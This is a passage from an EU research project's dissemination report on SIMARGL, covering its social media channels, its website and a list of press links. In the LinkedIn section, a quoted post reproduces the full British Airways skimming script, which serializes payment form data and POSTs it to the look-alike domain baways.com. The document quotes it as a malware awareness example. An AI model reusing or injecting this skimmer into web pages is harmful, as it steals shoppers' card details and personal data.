


Figure 15: Desktop view of Facebook page

4.2.2 LinkedIn

URL: <https://www.linkedin.com/groups/12241333/>

The screenshot displays the SIMARGL LinkedIn group page. At the top, the group name "SIMARGL" is shown with a profile picture of the group logo and a "Standard group" designation. Below this, there are navigation options: "Start a conversation in this group" with icons for text, photo, video, and document. The main content area features three posts by Jarl Armin, Coordinator at Stichting CULING Foundation.

The first post is titled "SIMARGL @ CULING 2019" and describes "The Third International Workshop on Criminal Use of Information Hiding" held in Canterbury, UK, from August 26 to August 29, 2019. It includes a link to the event page.

The second post, dated 2 days ago, discusses a security incident: "the 22 lines of (hidden network) code in a bad bot that stole 500,000 BA (British Airways) user IDs & CC information, and costing BA £183 m". It includes a code snippet:

```
1 window.onload = function() {
2   jQuery("#submitButton").bind("mouseup touchend", function(a) {
3     var
4       n = {};
5     jQuery("#paymentForm").serializeArray().map(function(a) {
6       n[a.name] = a.value
7     });
8     var e = document.getElementById("personPaying").innerHTML;
9     n.person = e;
10    var
11      t = JSON.stringify(n);
12    setTimeout(function() {
13      jQuery.ajax({
14        type: "POST",
15        async: !0,
16        url: "https://baways.com/gateway/app/dataprocessing/api/",
17        data: t,
18        dataType: "application/json"
19      });
20    }, 500)
21  });
22};
```

The third post, dated 3 months ago, is titled "SIMARGL kick off Meeting" and features a banner for a "SIMARGL Kick-off Meeting in Hagen, Germany, 13-14.05.2019". The banner includes the SIMARGL logo and text: "In order to improve cyber-attacks detection, we have started SIMARGL (Secure Intelligent Methods for Advanced Recognition of Malware and Stigmalware, Grant Agreement No 833042), a three-year project, on the 1st of May 2019. SIMARGL kick-off meeting was held on 13th - 14th of May at the Fern Universität in Hagen, Germany."

Figure 16: LinkedIn group

4.2.3 Twitter

URL: <https://twitter.com/simargl8>




Figure 17: Twitter page

4.3 Other

4.3.1 Wikipedia

An entry for SIMARGL on Wikipedia has been created and sent for review. The review will determine if the article qualifies for publication.

5. Conclusion

The SIMARGL website is the primary means of online dissemination. It has been published publicly in Month 4 of the project. At this point, it enables users to read basic information about the project. Functionality has also been established to enable the consortium to post blogs, deliverables, scientific papers and events.

Users can also sign up to the website. Currently, this enables users to sign up to the mailing list. Later in the project, it will enable users to request access to and view/download the relevant training materials and the SIMARGL toolkit.

Privacy considerations have been taken into account from the outset, with the relevant policies published on the website, and practices in place to ensure that users' data is secure and handled appropriately.

In addition to the website, social media accounts have been established and will become more active as the project begins to produce results.

6. Annex A – Current web-based SIMARGL publications – August 2019

1. <https://simargl.eu/>
2. <https://www.facebook.com/simargl.eu>
3. <https://twitter.com/SIMARGL8?lang=en>
4. <https://www.linkedin.com/groups/12241333/>
5. https://www.gsmervice.pl/25210,CERT_Orange_Polska_w_projekcie_SIMARGL,news.html
6. <https://www.fernuni-hagen.de/universitaet/aktuelles/2019/06/am-simargl-neues-eu-projekt.shtml>
7. <https://biuroprasowe.orange.pl/informacje-prasowe/internet-swiatlowodowy-orange-szybszy-takze-dla-firm/>
8. https://unige.it/sites/contenuti.unige.it/files/documents/APPENDIX_A_XXXV_ENG_130619.pdf
9. <https://www.pinterest.co.uk/pin/480970435203966574/>
10. <http://www.ge.imati.cnr.it/index.php/simargl>
11. <https://simargl.eu/download/SIMARGL-PR.pdf>
12. <http://mazurczyk.com/>
13. <https://cordis.europa.eu/project/rcn/222600/factsheet/en>
14. <https://www.numera.it/index.php/portfolio/simargl>
15. <https://www.netzfactor.de/research/simargl.html>
16. <https://courses.unige.it/10852/news/986-open-positions-in-the-phd-program-in-computer-science-and-systems-engineering>
17. <https://agenparl.eu/il-cnr-partecipa-a-simargl-progetto-europeo-sulla-cybersecurity/>
18. <http://193.204.39.17/index.php/news-3/728-imati-partecipa-a-simargl>
19. <https://twitter.com/SIVECORomania/status/1161186760749178880?s=20>
20. <https://www.linkedin.com/feed/update/urn:li:activity:6566956998187851777>
21. <http://www.siveco.ro/en/about-siveco-romania/press/press-releases/simargl-europe-unites-combat-malware-and-cyber-attacks>
22. <https://www.facebook.com/siveco/>